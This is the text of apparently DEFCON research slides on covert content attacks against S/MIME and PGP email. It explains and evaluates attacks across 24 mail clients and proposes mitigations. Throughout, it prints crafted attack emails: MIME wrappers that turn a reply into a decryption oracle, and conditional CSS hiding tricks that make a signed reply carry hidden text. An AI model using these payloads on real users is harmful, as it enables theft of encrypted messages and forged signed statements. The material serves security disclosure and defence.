DEFCON

Re: What's up Johnny?

Covert Content Attacks on Email End-To-End Encryption

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Remember EFAIL?

Remember EFAIL?

- Last year: EFAIL

- Last year: EFAIL
  - Major attack with a logo

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  - Major attack with a logo
  - Novel attack techniques targeting S/MIME + PGP

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- Today: non-crypto attacks

Remember EFAIL?

- Last year: EFAIL
  - Major attack with a logo
  - Novel attack techniques targeting S/MIME + PGP
- Today: non-crypto attacks
  - Targeting encryption and digital signatures

Overview

1. **Introduction**
2. **Attacks on Encryption**
3. **Attacks on Signatures**
4. **Evaluation**
5. **Mitigation**

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Technology's promise

I.   "Strong crypto is virtually unbreakable."

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II. "Digital signature will prevail. Math wins."

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II.   "Digital signature will prevail. Math wins."

What if…

…claims I. and II. could be bypassed with a single reply to a benign looking email?

Traditional RFC822 email

```
From: alice@good.com
To: johnny@good.com
Subject: Important news

Some ASCII text message…
```

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Subject: Important news

Some ASCII text message…

Traditional PGP/Inline

```
From: alice@good.com

To: johnny@good.com

Subject: Important news


-----BEGIN PGP MESSAGE-----

…

-----END PGP MESSAGE-----
```

Traditional PGP/Inline

From: alice@good.com

To: johnny@good.com

Subject: Important news

-----BEGIN PGP MESSAGE-----

…

-----END PGP MESSAGE-----

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Traditional PGP/Inline

From: alice@good.com

To: johnny@good.com

Subject: Important news

-----BEGIN PGP MESSAGE-----

…

-----END PGP MESSAGE-----

Multipart MIME email

Multipart MIME email

```
From: alice@good.com
To: johnny@good.com
Content-type: multipart/mixed; boundary="XXX"

--XXX
Content-type: text/plain

Some ASCII text message…
--XXX
Content-type: text/plain

This is the 2nd part
--XXX--
```

Multipart MIME email

```
From: alice@good.com
To: johnny@good.com
Content-type: multipart/mixed; boundary="XXX"

--XXX
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Some ASCII text message…
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Some ASCII text message…

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Some ASCII text message…

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Content-type: text/plain


This is the 2nd part

--XXX--
```

multipart/mixed

Multipart MIME email

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From: alice@good.com
To: johnny@good.com
Content-type: multipart/mixed; boundary="XXX"

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Some ASCII text message…
--XXX
Content-type: text/plain


This is the 2nd part
--XXX--
```

Multipart MIME email

```
From: alice@good.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"


--XXX
Content-type: text/html


<b>HTML</b> message…
--XXX
Content-type: application/pdf


%PDF-1.4 […]
--XXX--
```

S/MIME

```
From: alice@good.com
To: johnny@good.com
Subject: Important news
Content-Type: application/pkcs7-mime

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHJMIIB…
```

S/MIME

```
From: alice@good.com
To: johnny@good.com
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OpenPGP (RFC 4880)

- Favored by privacy advocates

- Web-of-trust (no authorities)

S/MIME (RFC 5751)

- Favored by organizations

- Multi-root trust-hierarchies

OpenPGP (RFC 4880)

- Favored by privacy advocates

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S/MIME

- Favored

- Multi-root trust-hierarchies

Today, we don't care about the encryption scheme

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Attacker model

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- Eve has captured ciphertext

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- Can modify email structure

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  - Either to recipient or sender

- Eve has captured ciphertext
- Can modify email structure
- Can re-send it to the victim
  - Either to recipient or sender
  - Both can decrypt the email

Covert content attack: Decryption oracle

Attacker

Decryption
oracle ω

Covert content attack: Decryption oracle

"What's up Johnny?" || $enc_\omega(m)$

"I'm fine, thanks." || m

Attacker

visible

covert

Decryption oracle ω

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Decryption oracle

```
From: alice@good.com

To: johnny@good.com

Content-Type: application/pkcs7-mime


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Decryption oracle

From: alice@good.com

To: johnny@good.com

Content-Type: application/pkcs7-mime

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHJMIIB…

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-Type: application/pkcs7-mime

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHJMIIB…

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From: eve@evil.com

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To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

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Decryption oracle

```
From: eve@evil.com

To: johnny@good.com
```

```
Content-type: multipart/mixed; boundary="XXX"
```

```
--XXX
```

```
Content-type: text/plain


What's up Johnny?
```

```
--XXX
```

```
Content-Type: application/pkcs7-mime


MIAGCSqGSIb3DQEHA6CAMIACAQAxggHJMIIB…
```

```
--XXX--
```

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX

Content-type: text/plain

What's up Johnny?

--XXX

Content-Type: application/pkcs7-mime

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHJMIIB…

--XXX--

multipart/mixed

text

???

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Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX

Content-type: text/plain

What's up Johnny?

--XXX

Content-type: text/plain

Secret message, for Johnny's eyes only…

--XXX--

multipart/mixed

text

secret

13

Decryption oracle

```
From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"


--XXX
Content-type: text/plain


What's up Johnny?
--XXX
Content-type: text/plain


Secret message, for Johnny's eyes only…
--XXX--
```

From eve@evil.com
Subject **What's up Johnny?**
To johnny@good.com

Enigmail Decrypted message   Details ▾

What's up Johnny?

_____

Secret message...

Unread: 0   Total: 1

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX

Content-type: text/plain

What's up Johnny?

--XXX

Content-type: text/plain

Secret message, for Johnny's eyes only…

--XXX--

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX

Content-type: text/plain

What's up Johnny?\n\n\n\n\n\n…

--XXX

Content-type: text/plain

Secret message, for Johnny's eyes only…

--XXX--

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX
Content-type: text/plain

What's up Johnny?\n\n\n\n\n\n…
--XXX
Content-type: text/plain

Secret message, for Johnny's eyes only…
--XXX--

From: johnny@good.com
To: eve@evil.com
Subject: Re: What's up Johnny?

Body Text   Variable Width

I'm fine, thanks

On 01.06.2019 20:30,
eve@evil.com wrote:
> What's up Johnny?
>
>

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX

Content-type: text/html

What's up Johnny? <!--

--XXX

Content-type: text/plain

Secret message, for Johnny's eyes only...

--XXX--

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX
Content-type: text/html

What's up Johnny? <!--
--XXX
Content-type: text/plain

Secret message, for Johnny's eyes only…
--XXX--

From: johnny@good.com

To: eve@evil.com

Subject: Re: What's up Johnny?

Body Text ⌄   Variable Width ⌄

I'm fine, thanks

On 01.06.2019 20:31,
eve@evil.com wrote:
> What's up Johnny?

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX

Content-type: text/html

What's up Johnny? `<img src="cid:part2">`

--XXX

Content-ID: `<part2>`

Secret message, for Johnny's eyes only…

--XXX--

Decryption oracle

From: eve@evil.com

To: johnny@good.com

Content-type: multipart/mixed; boundary="XXX"

--XXX
Content-type: text/plain

What's up Johnny?

--XXX
Content-Disposition: attachment

Secret message, for Johnny's eyes only…

--XXX--

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Attacker

Signing
oracle ω

Signature oracle

```
From: eve@evil.com

To: johnny@good.com

Content-type: text/html


What's up Johnny?
I hereby declare war.
```

Signature oracle

From: eve@evil.com

To: johnny@good.com

Content-type: text/html

What's up Johnny?
`<div class="covert">` I hereby declare war. `</div>`

Signature oracle

From: eve@evil.com

To: johnny@good.com

Content-type: text/html

<style>
  IF condition:
    Hide * but show .covert
</style>
What's up Johnny?
<div class="covert">I hereby declare war.</div>

Signature oracle

```
From: eve@evil.com

To: johnny@good.com

Content-type: text/html

<style>
@media (max-device-width: 834px) {
   .covert {visibility: hidden;}}
</style>
What's up Johnny?
<div class="covert">I hereby declare war.</div>
```

hide covert content on mobile devices

Signature oracle

```
From: eve@evil.com

To: johnny@good.com

Content-type: text/html


<style>
@media (max-device-width: 834px) {
   .covert {visibility: hidden;}}
@media (min-device-width: 835px) {
   * {visibility: hidden;}
   .covert {visibility: visible}}
</style>
What's up Johnny?
<div class="covert">I hereby declare war.</div>
```

but show on desktop devices

Re: What's up Johnny?

```
I'm fine, thanks.


On 01/05/19 09:53, Eve wrote:
> What's up Johnny?
```

Re: What's up Johnny?

```
I'm fine, thanks.

On 01/05/19 09:53, Eve wrote:
> What's up Johnny?
```

Reply email sent from Johnny's mobile phone

I'm fine, thanks.

On 01/05/19 09:53, Eve wrote:
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Reply email sent from Johnny's mobile phone

I'm fine, thanks.

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Reply email sent from Johnny's mobile phone

I hereby declare war.

Signed email received on a desktop device

Conditional rules

Conditional rules

- Targeting device type (`@media`)

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- Targeting device type (`@media`)
- Targeting email client (`@supports`)

Conditional rules

- Targeting device type (`@media`)
- Targeting email client (`@supports`)
- Targeting user account (`@document`)

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OS	Client	Decryption		Signatures	
		S/MIME	PGP	S/MIME	PGP
Windows	Thunderbird				
	Outlook				
	Win. 10 Mail				
	Win Live Mail				
	The Bat!				
	Postbox				
	eM Client				
Linux	KMail				
	Evolution				
	Trojitá				
	Claws				
	Mutt				
macOS	Apple Mail				
	MailMate				
	Airmail				
iOS	Mail App				
Android	K-9 Mail				
	R2Mail2				
	MailDroid				
	Nine				
Web	Exchange/OWA				
	Roundcube				
	Horde/IMP				
	Mailpile				

Decryption oracles

● Plaintext can be completely hidden

◐ Plaintext merged with attacker-text

Signature oracles

● Covert rules kept in reply message

◐ Covert rules only for received mail

○ No vulnerabilities found

– Cryptosystem not available

OS	Client	Decryption		Signatures	
		S/MIME	PGP	S/MIME	PGP
Windows	Thunderbird	●			
	Outlook	○			
	Win. 10 Mail	○			
	Win Live Mail	○			
	The Bat!	○			
	Postbox	●			
	eM Client	○			
Linux	KMail	◑			
	Evolution	◑			
	Trojitá	◑			
	Claws	◑			
	Mutt	◑			
macOS	Apple Mail	●			
	MailMate	●			
	Airmail	●			
iOS	Mail App	●			
Android	K-9 Mail	–			
	R2Mail2	○			
	MailDroid	○			
	Nine	○			
Web	Exchange/OWA	○			
	Roundcube	–			
	Horde/IMP	○			
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	Outlook	○	○		
	Win. 10 Mail	○	–		
	Win Live Mail	○	–		
	The Bat!	○	○		
	Postbox	●	●		
	eM Client	○	○		
Linux	KMail	◐	◐		
	Evolution	◐	◐		
	Trojitá	◐	◐		
	Claws	◐	◐		
	Mutt	◐	◐		
macOS	Apple Mail	●	●		
	MailMate	●	●		
	Airmail	●	●		
iOS	Mail App	●	–		
Android	K-9 Mail	–	○		
	R2Mail2	○	●		
	MailDroid	○	○		
	Nine	○	–		
Web	Exchange/OWA	○	–		
	Roundcube	–	◐		
	Horde/IMP	○	○		
	Mailpile	–	○		

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	Outlook	○	○	◐	
	Win. 10 Mail	○	–	◐	
	Win Live Mail	○	–	●	
	The Bat!	○	○	○	
	Postbox	●	●	●	
	eM Client	○	○	◐	
Linux	KMail	◐	◐	○	
	Evolution	◐	◐	◐	
	Trojitá	◐	◐	◐	
	Claws	◐	◐	○	
	Mutt	◐	◐	○	
macOS	Apple Mail	●	●	◐	
	MailMate	●	●	●	
	Airmail	●	●	●	
iOS	Mail App	●	–	●	
Android	K-9 Mail	–	○	–	
	R2Mail2	○	●	◐	
	MailDroid	○	○	●	
	Nine	○	–	●	
Web	Exchange/OWA	○	–	●	
	Roundcube	–	◐	◐	
	Horde/IMP	○	○	◐	
	Mailpile	–	○	–	

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	Win Live Mail	○	–	●	–
	The Bat!	○	○	○	○
	Postbox	●	●	●	●
	eM Client	○	○	◑	◑
Linux	**KMail**	◑	◑	○	○
	Evolution	◑	◑	◑	◑
	Trojitá	◑	◑	◑	◑
	Claws	◑	◑	○	○
	Mutt	◑	◑	○	○
macOS	**Apple Mail**	●	●	◑	◑
	MailMate	●	●	●	●
	Airmail	●	●	●	●
iOS	**Mail App**	●	–	●	–
Android	**K-9 Mail**	–	○	–	●
	R2Mail2	○	●	◑	◑
	MailDroid	○	○	●	●
	Nine	○	–	●	–
Web	**Exchange/OWA**	○	–	●	–
	Roundcube	–	◑	◑	◑
	Horde/IMP	○	○	◑	◑
	Mailpile	–	○	–	○

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	Outlook	○	○	◐	◐
	Win. 10 Mail	○	–	◐	–
	Win Live Mail	○	–	●	–
	The Bat!	○	○	○	○
	Postbox	●	●	●	●
	eM Client	○	○	◐	◐
Linux	KMail	◐	◐	○	○
	Evolution	◐	◐	◐	◐
	Trojitá	◐	◐	◐	◐
	Claws	◐	◐	○	○
	Mutt	◐	◐	○	○
macOS	Apple Mail	●	●	◐	◐
	MailMate	●	●	●	●
	Airmail	●	●	●	●
iOS	Mail App	●	–	●	–
Android	K-9 Mail	–	○	–	●
	R2Mail2	○	●	◐	◐
	MailDroid	○	○	●	●
	Nine	○	–	●	–
Web	Exchange/OWA	○	–	●	–
	Roundcube	–	◐	◐	◐
	Horde/IMP	○	○	◐	◐
	Mailpile	–	○	–	○

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Decryption oracles

Decryption oracles

- Accepting ASCII text only

Decryption oracles

- ~~Accepting ASCII text only~~

- ~~Accepting ASCII text only~~
- Enforcing digital signatures

Decryption oracles

- ~~Accepting ASCII text only~~
- ~~Enforcing digital signatures~~

Decryption oracles

- ~~Accepting ASCII text only~~
- ~~Enforcing digital signatures~~
- Warn on partial encryption

Decryption oracles

- ~~Accepting ASCII text only~~
- ~~Enforcing digital signatures~~
- ~~Warn on partial encryption~~

Decryption oracles

- ~~Accepting ASCII text only~~
- ~~Enforcing digital signatures~~
- ~~Warn on partial encryption~~
- All-or-Nothing Encryption

Decryption oracles

- ~~Accepting ASCII text only~~

- ~~Enforcing digital signatures~~

- ~~Warn on partial encryption~~

- All-or-Nothing Encryption

> Root causes: long-term keys + ciphertext usage out-of-context

Signing oracles

Signing oracles

- Dropping CSS Support

Signing oracles

- ~~Dropping CSS Support~~

Signing oracles

- ~~Dropping CSS Support~~

- Only ASCII Text in replies

Signing oracles

- ~~Dropping CSS Support~~

- Only ASCII Text in replies

- Remove styles from replies

Conclusion

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- Crypto is not enough, bypasses exist

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- 22 of 24 tested clients are vulnerable

Conclusion

- Crypto is not enough, bypasses exist
- 22 of 24 tested clients are vulnerable
- Building security on top of email is hard

Thank you! Questions?
Exploits: github.com/RUB-NDS/Covert-Content-Attacks

		HTML		CSS styles			blinding options							conditional rules			
		view	reply	external	internal	inline	display	visibility	opacity	clip-path	position	color	font-size	@media	@supports	@document	other
Windows	Thunderbird	●	●	◐	●	●	●	●	●	●	●	●	●	●	●	●	●
	Outlook 2016	●	●	◐	●	●	●	○	○	○	○	●	●	○	○	○	●
	Win. 10 Mail	●	●	◐	●	●	●	○	○	○	○	●	●	○	○	○	●
	W. Live Mail	●	●	●	●	●	●	●	○	○	●	●	●	○	○	○	●
	The Bat!	●	●	○	●	●	○	○	○	○	○	●	○	○	○	○	○
	Postbox	●	●	◐	●	●	●	●	●	○	●	●	●	●	○	●	○
	eM Client	●	●	◐	●	●	●	●	●	○	●	●	●	●	●	○	○
Linux	KMail	◐	●	○	◐	◐	◐	◐	◐	○	◐	◐	◐	◐	○	○	○
	Evolution	●	◐	◐	●	●	●	●	●	○	●	●	●	●	○	○	○
	Trojitá	●	○	◐	●	●	●	●	●	○	●	●	●	●	○	○	○
	Claws	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○
	Mutt	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○
Mac	Apple Mail	●	●	●	●	●	●	●	○	●	●	●	●	●	●	○	○
	MailMate	●	●	◐	●	●	●	●	○	●	●	●	●	●	●	○	○
	Airmail	●	●	●	◐	○	●	●	○	●	●	●	●	●	●	●	○
iOS	Mail App	●	●	●	●	●	●	●	●	○	●	●	●	●	●	○	○
Android	K-9 Mail	●	●	○	●	●	●	●	●	○	●	●	●	○	○	○	○
	R2Mail2	●	○	○	●	○	●	●	●	○	●	●	●	○	○	○	○
	MailDroid	●	●	◐	●	●	●	●	●	○	●	●	●	●	○	○	○
	Nine	●	●	●	●	●	●	●	●	○	●	●	●	●	○	○	●
Web	Exchange/OWA	●	●	○	●	●	●	●	○	○	○	●	●	○	○	○	●
	Roundcube	●	◐	○	●	●	●	●	●	●	●	●	●	●	●	●	○
	Horde/IMP	◐	◐	○	◐	◐	◐	●	◐	●	◐	◐	◐	◐	○	◐	○
	Mailpile	●	○	○	●	○	●	●	●	●	●	●	●	○	○	○	○

○ Not supported by client ● Supported in default settings ◐ Supported in non-default settings

Proprietary conditional features

```
<html><head>
<!--[if IE]><style>.wlm {color: red;}</style><![endif]-->        <!-- Windows Live Mail -->
<!--[if mso]><style>.ol {color: red;}</style><![endif]-->        <!-- Outlook / W10Mail -->
<style>
.ExternalClass .owa, [owa] .owa {color: red;}                   /* Exchange (OWA) */
.moz-text-html .tb {color: red;}                                /* Thunderbird */
</style>
</head>
<body>
<div class="wlm"> RED text only in Windows Live Mail </div>
<div class="ol">  RED text only in Outlook / W10Mail </div>
<div class="owa"> RED text only in Exchange (OWA)      </div>
<div class="tb">  RED text only in Thunderbird          </div>
</body></html>
```

Blinding options

property	show	hide
display:	initial;	none;
visibility:	visible;	hidden;
opacity:	1;	0;
clip-path:	initial;	polygon(0px 0px, 0px 0px, 0px 0px, 0px 0px);
position:	static;	absolute; top: -9999px; left: -9999px;
color:	initial;	transparent;
font-size:	initial;	0;

Table 1: CSS properties to hide text.